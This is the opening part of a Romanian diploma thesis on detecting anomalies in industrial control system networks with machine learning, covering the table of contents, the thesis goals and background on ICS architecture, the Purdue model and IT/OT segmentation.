Universitatea Tehnică de Construcţii Bucureşti
Facultatea de Hidrotehnica
Specializarea Automatică şi Informatică Aplicată

PROIECT DE DIPLOMĂ

Sistem de detecţie a anomaliilor pentru reţele de date industriale

Absolvent
Tudor-Razvan Poienariu

Coordonator
Ş.l. univ. dr. ing. Ramona–Oana FLANGEA

Bucureşti, 2025

Cuprins

Listă de figuri v

Listă de tabele vi

Listă de algoritmi vi

1 Introducere 1
- 1.1 Introducere . . . 1
- 1.2 Importanţa Securităţii in Reţelele Industriale . . . 1
- 1.3 Limitările Soluţiilor Tradiţionale . . . 1
- 1.4 Obiectivele Lucrării . . . 2

2 Structura 4

3 Concepte teoretice generale 6
- 3.1 Sisteme de control industrial si Securitatea ICS . . . 6
  - 3.1.1 Ce este ICS? . . . 6
  - 3.1.2 Arhitectura ICS . . . 6
  - 3.1.3 Segmentarea unei retele ICS . . . 7
  - 3.1.4 Diferenţa dintre IT şi OT . . . 10
- 3.2 Amenințări și Atacuri Cibernetice în ICS . . . 11
  - 3.2.1 Tipuri de atacuri asupra retelelor industriale . . . 11
  - 3.2.2 Atacuri cibernetice asupra ICS . . . 13
- 3.3 Metode Tradiționale de Protecție și Detecție a Amenințărilor . . . 13
  - 3.3.1 Segmentarea rețelelor industriale . . . 14
  - 3.3.2 Monitorizarea traficului și detecția bazata pe reguli . . . 15
- 3.4 Machine Learning pentru Detecția Anomaliilor în ICS . . . 16
  - 3.4.1 De ce Machine Learning? . . . 16
  - 3.4.2 Tipuri de algoritmi utilizați în securitatea ICS: . . . 17
    - Învățare Supervizată . . . 17
    - Învățare Nesupervizată . . . 17
    - Învățare Semi-Supervizată . . . 18
  - 3.4.3 Colectarea și preprocesarea datelor pentru Machine Learning: . . . 18
    - Surse de date utilizate în detectarea anomaliilor . . . 18
    - Extracția și selecția caracteristicilor relevante . . . 19
    - Procesul de antrenare și testare a modelelor . . . 19

4 Studii din domeniu 21
- 4.1 Prezentare generală a tehnicilor de detectare a anomaliilor în ICS . . . 21
- 4.2 Seturi de date folosite în detecția de anomalii în ICS . . . 22
- 4.3 Comparatie intre modelele in timp real si cele offline . . . 25
- 4.4 Contribuții științifice recente și relevante în cercetare . . . 27
  - 4.4.1 Metode Ciber-Fizice și Interdisciplinare . . . 28
  - 4.4.2 Învățare adaptivă și incrementală . . . 28
  - 4.4.3 Utilizarea inteligenței artificiale avansate și a transferului de învățare . . . 29
  - 4.4.4 Probleme și provocările . . . 29

5 Dezvoltarea propusă **31**

6 Studiu de caz - Crearea Arhitecturii de Rețea **32**
6.1 Structura topologiei . . . 32
6.1.1 Zona Enterprise . . . 33
6.1.2 Industrial Demilitarized Zone (IDMZ) . . . 34
6.1.3 Zona Industriala (OT) . . . 34
6.2 Dispozitive Simulate și Instrumente Utilizate . . . 35
6.2.1 Echipamente de rețea . . . 36
6.2.2 Statii de lucru . . . 36
6.2.3 Echipamente Industriale . . . 37
6.3 Beneficiile Utilizării GNS3 în Simularea Rețelelor ICS . . . 39

7 Simularea de Trafic **40**
7.1 Introducere . . . 40
7.2 Considerații privind Generarea de Trafic Realist . . . 41
7.2.1 Varibilitate Ridicata si Auto-Similaritate in Trafic . . . 41
7.2.2 Modele ON/OFF pentru modelarea sesiunilor de trafic . . . 41
7.2.3 Modelarea Comportamentului Utilizatorilor prin Mașini de Stări Finite (FSM) . . . 42
7.3 Generarea de Trafic Normal . . . 42
7.3.1 Scripturile Utilizate pentru Generarea Traficului . . . 43
Generarea Traficului Uman . . . 43
Generarea traficului automatizat de sisteme și dispozitive . . . 48
7.4 Generarea de Trafic Malițios . . . 51
7.4.1 Reconnaissance . . . 51
7.4.2 Brute Force . . . 52
7.4.3 Exfiltrarea de Date . . . 52
7.4.4 Denial of Service (DoS) . . . 53
7.5 Arhitectura de colectare și procesare a datelor de trafic . . . 53
7.5.1 Colectarea Datelor NetFlow din Simulare . . . 54
7.5.2 Procesarea Datelor cu Goflow2 și Logstash . . . 54
7.5.3 Stocarea Finală a Datelor în Elasticsearch . . . 55
7.5.4 Perioada și Structura Simulării . . . 55
7.6 Validarea Datelor și Analiza Traficului Generat . . . 55
7.6.1 Validarea Traficului PCAP . . . 56
Metodologie . . . 56
Rezultatele analizei . . . 57
7.6.2 Validarea Traficului NetFlow . . . 59
Metodologie . . . 59
Rezultatele analizei . . . 60

8 Antrenarea algoritmilor de Machine Learning pentru detectia anomaliilor **63**
8.1 Introducere . . . 63
8.2 Colectarea și Pregătirea setului de date . . . 63
8.3 Ingineria și selecția caracteristicilor . . . 64
8.4 Antrenarea și Testarea algoritmilor . . . 64
8.5 Rezultate și Analiza Comparativa . . . 66
Concluzii Comparative . . . 66

9 Integrarea Sistemului: Implementarea, Testarea și Evaluarea Performanței **68**
9.1 Introducere . . . 68
9.2 Arhitectura Sistemului Funcțional Integrat . . . 68
9.3 Rularea Testelor Funcționale . . . 69

9.4 Analiza Performanței Sistemului Integrat 71
9.5 Concluzii ale Capitolului 72

10 Concluzii și Direcții de Dezvoltare Viitoare **73**
10.1 Concluzii generale 73
10.2 Contribuții principale 73
10.3 Direcții de dezvoltare viitoare 73

Bibliografie **75**

Listă de figuri

3.1 Arhitectura ICS clasica . . . 6
3.2 Arhitectura retea ICS dupa modelul Purdue . . . 8
3.3 Arhitectura retea cu DMZ . . . 9
3.4 Zona Industriala . . . 9
3.5 Fluxul traficului în rețea . . . 15
3.6 Captura de trafic și syslog-uri în zona IDMZ . . . 16

4.1 Mediu ICS virtual pentru generarea de date sintetice, utilizând PLC-uri containerizate și SCADA conectate prin Modbus/TCP . . . 28

6.1 Topologia unei arhitecturi ICS completa . . . 33
6.2 Topologia implementata în GNS3 . . . 35
6.3 Diagrama procesului industrial pentru tratarea apei . . . 39

7.1 Diagrama ON/OFF asupra traficului . . . 57
7.2 Diagrama Weibull pentru durata sesiuniilor . . . 58
7.3 Diagrama ON/OFF pentru durata sesiuniilor . . . 58
7.4 Compararea duratei unui flux cu mărimea în bytes a pachetelor din flux . . . 60
7.5 Variația flow-urilor timp de o ora . . . 61
7.6 Distribuția mărimii pachetelor . . . 62

9.1 Fluxul de date în arhitectura finala . . . 69
9.2 Log-uri din analiza ML pentru anomalii . . . 70
9.3 Dashboard Kibana pentru analiza fluxurilor . . . 70

Listă de tabele

4.1 Rezumat al seturilor de date publice utilizate pentru detectarea anomaliilor în sistemele de control industrial 25

6.1 Rezumat al range-urilor de IP folosite pentru fiecare zona 35

8.1 Rezultatele obținute pentru fiecare algoritm de detecție a anomaliilor 66

1 Introducere

1.1 Introducere

Evoluția continuă a tehnologiilor utilizate în mediile industriale a introdus noi provocări în asigurarea securității sistemelor de control industrial (ICS). În prezent, ne aflăm în cea de-a patra revoluție industrială, denumită Industry 4.0, care implementează tehnologii inovatoare, cum ar fi Internetul obiectelor (Internet of Things sau IoT) și interconectarea sistemelor pentru a facilita funcționarea precisă și optimă, precum și conectarea la sisteme IT pentru mentenanță la distanță, monitorizare și analizarea datelor.

1.2 Importanța Securității in Rețelele Industriale

Aceste sisteme, esențiale pentru infrastructura modernă, sunt expuse unui număr tot mai mare de vulnerabilități. În ultimii ani, s-a observat o creștere a atacurilor cibernetice asupra sistemelor industriale, un motiv fiind utilizarea unor protocoale vechi și nesecurizate, cum ar fi Modbus și DNP3, unele dintre cele mai cunoscute și folosite protocoale pentru comunicare în sistemele de control. Acestea au fost proiectate pentru fiabilitate, disponibilitate și viteză, nu pentru securitate. O altă amenințare apare din lipsa implementării măsurilor avansate de autentificare, autorizare și criptare, iar acestea devin mai vulnerabile pe măsură ce mai multe sisteme industriale de control devin interconectate cu sistemele IT (Information Technology).

Din această cauză, atacatorii își mută orientarea de la sistemele IT, la care se pune mai mult accent pe securitate, la sistemele OT (Operational Technology), care conțin echipamente vechi cu vulnerabilități ușor de exploatat.

1.3 Limitările Soluțiilor Tradiționale

Aceste sisteme de control industrial sunt adesea esențiale pentru funcționarea societății, cum ar fi stațiile de tratare a apei, rețeaua electrică sau rafinăriile de gaz. Deoarece acestea sunt critice, șansele atacatorilor de a obține un profit sunt mult mai mari, iar daunele pot fi la nivel național.

Soluțiile existente de securitate, precum firewall-urile și sistemele de detectare a anomaliilor bazate pe reguli (Suricata, Zeek), sunt eficiente în detectarea atacurilor cunoscute, dar prezintă limitări. Una dintre cele mai importante limitări în cazul sistemelor de control este faptul că nu pot detecta atacurile de tip zero-day (atacuri noi și necunoscute). O altă problemă este capacitatea lor de a analiza anomalii complexe în traficul de rețea.

O soluție promițătoare care să poată ține pasul cu evoluția rapidă a acestor tehnologii este folosirea algoritmilor de învățare automată pentru a crea un sistem de detecție a anomaliilor.

Pentru a dezvolta un algoritm de învățare automată într-un sistem de detecție a anomaliilor, este nevoie de un set de date care să reflecte activitatea într-o rețea de date industriale.

Există mai multe probleme în dezvoltarea unui set de date bun care să poată ajuta la dezvoltarea studiilor asupra securității unui sistem de control industrial. Una dintre ele este obținerea datelor de trafic din rețea, multe dintre firme având în traficul de rețea date care ar putea dezvălui informații sensibile despre echipamente, parole și alți indicatori ce pot expune firma unor riscuri de conformitate. Pe de altă parte, generarea sintetică a datelor are limitări în ceea ce privește reprezentarea realismului în setul de date, fiind nevoie de metode de validare a realismului pentru traficul generat, fie comparând traficul generat cu traficul dintr-un sistem real, fie folosind metode de calcul matematic pentru a stabili validitatea traficului.

În contextul actual, există diferite studii de cercetare pentru dezvoltarea unui set de date pentru un sistem de detectare și clasificare a anomaliilor specifice sistemelor de control industrial (ICS). Acestea au la bază un testbed (o zonă de test) pentru a putea genera date sintetice, fiecare set de date fiind creat folosind diferite tehnici sau folosind date dintr-o rețea de date reală, modificând datele cu caracter privat pentru firma respectivă.

Dintre aceste seturi de date, multe sunt vechi și nu reflectă o rețea de date industrială modernă sau acoperă specific doar zona procesului, punând accent pe traficul dintre sistemele SCADA, HMI și PLC.

Cu toate acestea, nu am reușit să găsesc un set de date care să simuleze traficul din zona IT spre zona OT. Deși se poate argumenta că nu este nevoie de acesta, deoarece accesul dintre aceste zone este filtrat și monitorizat de o zonă demilitarizată industrială (IDMZ), iar traficul dintre sistemele de control nu părăsește zona de operațiuni, iar traficul din zona IT în zona OT este permis doar prin servere de tip jump (RDP, SSH), atunci traficul rezultat din această zonă ar putea fi reprezentat de un set de date specific unei zone securizate într-o arhitectură IT normală. Eu sunt de părere că aceste două zone au amprente diferite asupra traficului generat și consider că este importantă dezvoltarea unui sistem de detecție specific pentru o arhitectură a unei rețele de date industriale între zona IT și OT.

1.4 Obiectivele Lucrării

Pentru a dezvolta un sistem de detecție a anomaliilor pentru o rețea de date a unui sistem de control industrial cu ajutorul metodelor de învățare automată, este nevoie de un set de date care să reprezinte cât mai bine traficul de internet din acest tip de rețea.

După ce am studiat lucrările de cercetare scrise pentru detecția anomaliilor în rețele de date pentru sisteme de control industrial, am decis că pentru obiectivul meu voi crea un set de date pentru a putea detecta anomaliile în traficul dintre zona IT și OT, trafic care trece prin zona IDMZ.

Pentru a ajunge la antrenarea unui algoritm de învățare automată, este nevoie de a simula o rețea de date pentru un sistem de control industrial care să includă de la zona IT până la zona OT. Apoi, este nevoie de a genera trafic sintetic realist, adică încercarea de a aproxima cât mai bine comportamentul uman și diferitele procese automate ale echipamentelor (replicarea bazelor de date, monitorizarea echipamentelor, transferul de metrici de la PLC-uri), dar și simularea unui atac cibernetic pentru a avea un set de test pentru algoritmul de detecție. Pentru a trece la pasul următor de a antrena algoritmul de detecție, este nevoie de validarea setului de date. Dacă traficul generat prezintă caracteristici similare cu traficul real, putem trece la antrenarea diferitelor modele de algoritmi de învățare automată pentru a vedea care detectează cel mai bine anomaliile în traficul generat. După ce avem toate piesele din acest puzzle, putem face un sistem de detecție a anomaliilor.

În concluzie, prin această lucrare propun o metodă diferită, studiată și utilizată în mare parte în cercetare, despre simularea traficului într-o rețea de date industrială care include zona

IT și OT, pentru a genera un set de date care să poată fi utilizat ulterior în antrenarea unui algoritm de învățare automată pentru detectarea anomaliilor în rețea, prezentând la final și o soluție cu un sistem complet integrat în rețeaua de date simulată. Consider că acest studiu va aduce o nouă perspectivă asupra cercetării și dezvoltării în domeniul securității rețelelor de date industriale pentru o arhitectură modernă care să fie mai aproape de a reflecta realitatea.

2 Structura

Lucrarea este organizată într-o manieră logică și structurată, împărțită în 9 capitole, fiecare având un rol bine definit în prezentarea și dezvoltarea soluției propuse pentru detectarea anomaliilor în rețele de date industriale utilizând o abordare bazată pe algoritmi de învățare automată. Fiecare capitol oferă o descriere detaliată a aspectelor fundamentale și a etapelor de implementare a sistemului propus. Pentru o redactare mai bună și o structură mai sistematică, capitolele care conțin modul de dezvoltare, precum și validarea rezultatelor acestora, sunt separate în două secțiuni, respectiv metoda de realizare și metodele de testare.

Prima parte a lucrării oferă o introducere în conceptele fundamentale utilizate în proiect, explicând principiile de funcționare ale sistemelor de control industrial. Se prezintă noțiunile fundamentale ale arhitecturii unei rețele de date pentru un sistem de control industrial, aprofundând structura rețelei, tipurile de protocoale de comunicare (Modbus, DNP3) și principalele amenințări cibernetice. Sunt analizate metodele tradiționale de detectare a atacurilor, precum și limitările acestora.

Următorul capitol continuă cu prezentarea studiilor asupra sistemelor industriale, unde se analizează literatura de specialitate, oferind o idee de ansamblu asupra metodelor existente pentru detectarea anomaliilor în sistemele de control industriale. Se realizează o comparație între diferite metode și abordări de creare a unui set de date și de detectare a anomaliilor cu ajutorul inteligenței artificiale. Sunt evidențiate avantajele și dezavantajele diverselor soluții și se identifică lipsurile din cercetările actuale.

După prezentarea conceptelor generale și a studiilor existente, se trece la o scurtă descriere a planului propus pentru dezvoltarea sistemului de detecție. Acest capitol descrie pașii necesari pentru implementarea sistemului propus, fiind necesare mai multe etape de dezvoltare pentru a ajunge la obiectivul final al lucrării.

Un capitol este dedicat prezentării tehnologiilor folosite pentru fiecare etapă în dezvoltarea proiectului, fiecare secțiune fiind structurată pentru fiecare etapă. Mai multe detalii despre cum sunt aplicate unele tehnologii se află în fiecare capitol, unde este descrisă mai în detaliu implementarea.

Următoarele capitole prezintă, în structura definită anterior, etapele de dezvoltare: crearea arhitecturii de rețea, simularea traficului pentru setul de date și validarea caracteristicilor de realism din acesta, antrenarea algoritmilor de machine learning și testarea eficienței acestora, și integrarea unui sistem funcțional cu analiza performanței.

Ultimul capitol oferă o sinteză a principalelor descoperiri din lucrare. Se evidențiază contribuțiile proiectului, provocările întâmpinate și direcțiile posibile de îmbunătățire. Se discută despre aplicabilitatea practică a sistemului și oportunitățile pentru extinderea cercetării.

Mai jos este un rezumat al structurii pentru lucrarea prezentă:

- **Capitolul 3 - Concepte Generale:** Noțiuni fundamentale despre rețele industriale, amenințări și metode de detecție
- **Capitolul 4 - Studii existente:** Analiza metodelor actuale utilizate pentru detecția anomaliilor în ICS și comparația lor.

- **Capitolul 5 - Dezvoltarea propusa:** Un rezumat asupra pasilor alesi pentru finalizarea proiectului

De la capitolul 6 până la capitolul 9, este prezentat studiul de caz al lucrării:

- **Capitolul 6 - Crearea Arhitecturii de Rețea în GNS3:** Simularea infrastructurii de rețea și dispozitivelor industriale.
- **Capitolul 7 - Simularea de Trafic:** Generarea de trafic normal și malițios si validarea rezultatelor
- **Capitolul 8 - Antrenarea Algoritmilor de Machine Learning:** Preprocesarea datelor, antrenarea modelelor ML și testarea lor pe seturi de date
- **Capitolul 9 - Integrarea Sistemului:** Implementarea intr-un sistem functional, rularea testelor finale și analiza performanței.
- **Capitolul 10 - Concluzii și Lucrări Viitoare:** Rezumarea rezultatelor și propuneri de îmbunătățire.

3 Concepte teoretice generale

3.1 Sisteme de control industrial si Securitatea ICS

3.1.1 Ce este ICS?

Termenul de Sistem de Control Industrial (ICS) reprezintă o colecție de echipamente, dispozitive și protocoale de comunicare care sunt combinate într-un sistem bine definit pentru realizarea unei sarcini specifice. Aceste sisteme de control sunt baza automatizărilor, de la monitorizarea și controlul proceselor de care ne folosim fără să ne dăm seama în fiecare zi până la infrastructurile critice care asigură funcționarea sectoarelor critice pentru societate, cum ar fi procesul de ambalare al alimentelor din magazine sau funcționarea eficientă a semafoarelor din trafic până la livrarea de apă potabilă sau curent electric pe care le folosim în fiecare zi.

3.1.2 Arhitectura ICS

Sistem de Control Industrial (ICS) este un termen general folosit pentru a descrie diferite sisteme de automatizare și dispozitivele din acestea, cele mai cunoscute dintre ele fiind: Supervisory Control And Data Acquisition (SCADA), Distributed Control Systems (DCS), Safety Instrumented Systems (SIS), Human-Machine Interface (HMI), Programmable Logic Controllers (PLC).



Figura 3.1: Arhitectura ICS clasica

PLC-urile sunt cea mai importantă componentă a unui sistem ICS, aceste dispozitive fiind special concepute pentru a acționa procesul propriu-zis. Ele sunt formate din următoarele componente principale: un microcontroler și mai multe canale de intrare și ieșire (I/O). Canalele I/O pot să fie digitale sau analogice, aceste canale sunt modulare putând fi adaptate pentru orice situație. Programarea unui PLC se poate face prin diferite aplicații specifice pentru dispozitiv și după pot fi încărcate pe PLC prin diferite interfețe, cum ar fi USB, serial sau prin placa de rețea a dispozitivului. Protocoalele de comunicare principale folosite sunt Modbus, Modbus/TCP fiind o implementare a protocolului original Modbus în protocolul de control al transportului (TCP), ProfiBUS, ProfiNET și CANopen.

HMI (Human-Machine Interface) este un sistem care poate furniza informații vizuale de la procesele funcționale, permitând inginerilor să monitorizeze alarmele și să manipuleze valorile dispozitivelor. Un HMI este un calculator cu software și hardware conceput pentru mediul aspru al unei zone industriale. Când vine vorba de interacționarea cu acesta, există mai multe tipuri de HMI: cu interfață grafică (GUI), cu interfață bazată pe text (TUI) sau bazate pe voce (VUI), fiecare având avantaje și dezavantaje.

SCADA este o arhitectură a sistemelor de control care descrie o combinație de dispozitive interconectate ce lucrează la un obiectiv comun. Un sistem SCADA poate să se întindă pe un plan geografic mare fiind folosit pentru monitorizarea și controlul proceselor de la distanță. Cea mai mare parte a execuției are loc la PLC-uri sau RTU-uri (Remote Terminal Unit), metricele generate de acestea prin senzori și acționari fiind transmise și monitorizate în stația de control, unde se regăsesc echipamente HMI și SCADA.

Foarte asemănătoare cu SCADA sunt și sistemele de control distribuite (DCS), ambele având conceptul comun de a controla un proces al unui sistem mai mare. Diferența dintre ele este faptul că sistemele SCADA implică în mare parte componente software care colectează și afișează datele, iar DCS implică mult mai mult folosirea componentelor hardware. Această diferență se poate observa și în modul în care sunt alese aceste sisteme, sistemele SCADA fiind folosite pentru procese care acoperă o zonă geografică mai largă față de DCS care există mai mult doar într-o singură stație sau fabrică. O arhitectură pentru un sistem distribuit de control constă într-o unitate centrală de monitorizare care poate să controleze o mulțime de PLC-uri sau RTU-uri. Acest sistem este gândit să fie redundant, ceea ce îl face foarte complex, greu de întreținut și greu de securizat.

O componentă importantă pentru aceste sisteme este sistemul instrumentat pentru siguranță (SIS), având scopul dedicat de a monitoriza siguranța sistemului. Ele au rolul de a opri în siguranță sistemul pe care îl monitorizează sau de a-l aduce la o stare predefinită de siguranță în cazul în care apar erori din cauza unor defectiuni ale echipamentelor. Sistemul instrumentat de siguranță folosește un nivel de fiabilitate, determinat de nivelul său de integritate a siguranței (SIL - Safety Integrity Level). Nivelul SIL este stabilit printr-o analiză a riscurilor pentru fiecare proces. Acest sistem este proiectat pentru a fi separat de restul sistemelor din cauza importanței critice pe care o are, dar tendința în urma evoluției de interconectare a sistemelor a adus integrarea plăcilor de rețea și pentru SIS, făcând reconfigurarea lor mai ușoară, dar aducând mult mai multe riscuri în cazul unui atac.

3.1.3 Segmentarea unei retele ICS

–> Chapter 2 of ICS Security

Toate aceste sisteme interconectate trebuie să existe într-o arhitectură în care există și zona de birou, de unde se fac analize asupra performanței procesului, se analizează metrici și multe alte lucruri specifice unei infrastructuri IT. Dar această conexiune între zona IT și OT aduce foarte multe riscuri de securitate pentru sistemele industriale.

Pentru aceasta a fost adoptat modelul Purdue, care este folosit pentru segmentarea unei rețele industriale. O arhitectură tipică pentru ICS realizată după modelul Purdue, care se întinde de la zona enterprise până la zona industrială, este prezentată în următoarea diagramă.



Figura 3.2: Arhitectura retea ICS dupa modelul Purdue

Din figura Figura 3.2 se pot observa 3 zone diferite care conțin dispozitive cu scopuri specifice. Începând de la Zona Enterprise, aceasta este cunoscută și sub denumirea de zona IT, conține predominant echipamente clasice unei firme IT, cum ar fi servere, stații de lucru și laptopuri și alte dispozitive similare. Acestea sunt interconectate prin diferite tipuri de echipament Ethernet: firewall, router, switch, wireless access point și cablurile care le conectează între ele folosind Internet Protocol (IP) ca protocol de comunicații.

Industrial Demilitarized Zone (IDMZ) este zona care desparte cele secțiuni critice: Enterprise și Industrial. Conceptul de a separa două rețele cu un firewall nu este ceva nou sau specific sistemelor de control industrial, organizațiile din afara domeniului industrial care au nevoie să expună servicii critice pe internetul public folosesc diferite metode, una dintre aceste fiind DMZ (Demilitarized Zone). Această tehnică constă în a avea o rețea de mijloc între internet și intranet, astfel asigurând că resursele interne ale organizației rămân sigure, putând totodată să expună public servicile necesare (de exemplu, un site web sau un API).



Figura 3.3: Arhitectura retea cu DMZ

IDMZ-ul este o zonă care facilitează transferul de date între sistemele IT și sistemele OT. Cu această separare între ele se previne comunicarea directă între sistemele IT și OT, astfel folosindu-se servicii intermediare în IDMZ se adaugă un strat de protecție în plus, având un punct de frontieră comun care simplifică monitorizarea și limitarea accesului. Sistemele din zona industrială nu sunt expuse direct riscurilor din zona antreprenorială. Echipamentele care se găsesc în IDMZ sunt, în general, servere proxy, servere de replicare a bazelor de date, servere de transfer a fișierelor, servere NTP și alte servere cu rolul de intermediar pentru serviciile din celelalte zone.

Zona Industrială este zona dintr-o rețea ICS care trebuie protejată de restul internetului. Procesele fizice ale unei companii au loc aici, deci este foarte important să nu existe timp morți în care să nu funcționeze sistemele, astfel este important ca cele mai multe interacțiuni umane să se întâmple în zona enterprise, iar doar pentru ce este nevoie să se poată interacționa cu sistemele industriale, dar doar prin zona IDMZ, iar acest acces să fie autentificat și monitorizat.

Așa cum se poate observa în figura Figura 3.4, zona industrială este împărțită la rândul ei pe nivele de la 3 la 0.



Figura 3.4: Zona Industriala

La nivelul 3 se găsesc sistemele pentru controlul și monitorizarea stației. La acest nivel, inginerii interacționează cu sistemele de producție; prin HMI-uri, aceștia pot monitoriza alarmele, evenimentele și trendurile. Aici se află și serverele care comunică aceste metrici înapoi la sistemele IT. Echipamentele de la nivelele de mai jos trimit aceste date spre serverele care colectează și agregă datele, astfel echipamentele critice nu sunt expuse direct.

Sistemele de control - Nivelul 2, multe din aceste sisteme sunt asemănătoare cu cele de la nivelul 3, dar sunt axate unei părți mai mici a întregului sistem, așa cum se poate observa

și în figură, unde după switch-urile Industrial Distribution, sistemele sunt împărțite în 3 părți diferite, fiecare cu un scop specific pentru întregul proces.

La nivelul 1 se află echipamentele de control. Scopul principal al dispozitivelor de aici este de a manipula elemente de acționare, cum ar fi valve sau motoare. Dispozitivele care se găsesc aici sunt PLC-uri, controlere PID sau invertoare de frecvență.

Procesul propriu-zis are loc la nivelul 0, unde produsul final este fabricat. Aici este unde se găsesc motoarele, valvele și senzorii care trimit date la nivelele de mai sus. La acest nivel este important ca totul să funcționeze fără fluente, deoarece cea mai mică defectiune ar putea opri tot procesul.

3.1.4 Diferența dintre IT și OT

Arhitectura unui sistem de control industrial (ICS) la început era concepută să fie de sine stătătoare și acolo unde era nevoie erau interconectate cu protocoale de comunicare proprietare ale furnizorilor. Pe atunci era o diferență clară între OT și IT, dar cu evoluția și necesitatea de prelucrare rapidă și eficientă a datelor între echipamente, această diferență s-a micșorat.

Operational technology (OT) este termenul folosit pentru sistemele hardware și software ce au scopul de a crea un produs sau de a livra un serviciu (apă, electricitate, gaze). Echipamentele care se regăsesc în OT sunt: PLC-uri, SCADA, HMI-uri, senzori, elemente de acționare, dar și calculatoare, servere, echipamente de rețelistică. Pe de altă parte, termenul Information technology (IT) este dezvoltarea, gestionarea și securizarea pentru servere, echipamente de rețea, sisteme și software. IT conține echipamentele și serviciile pentru transportul, colectarea și stocarea informațiilor.

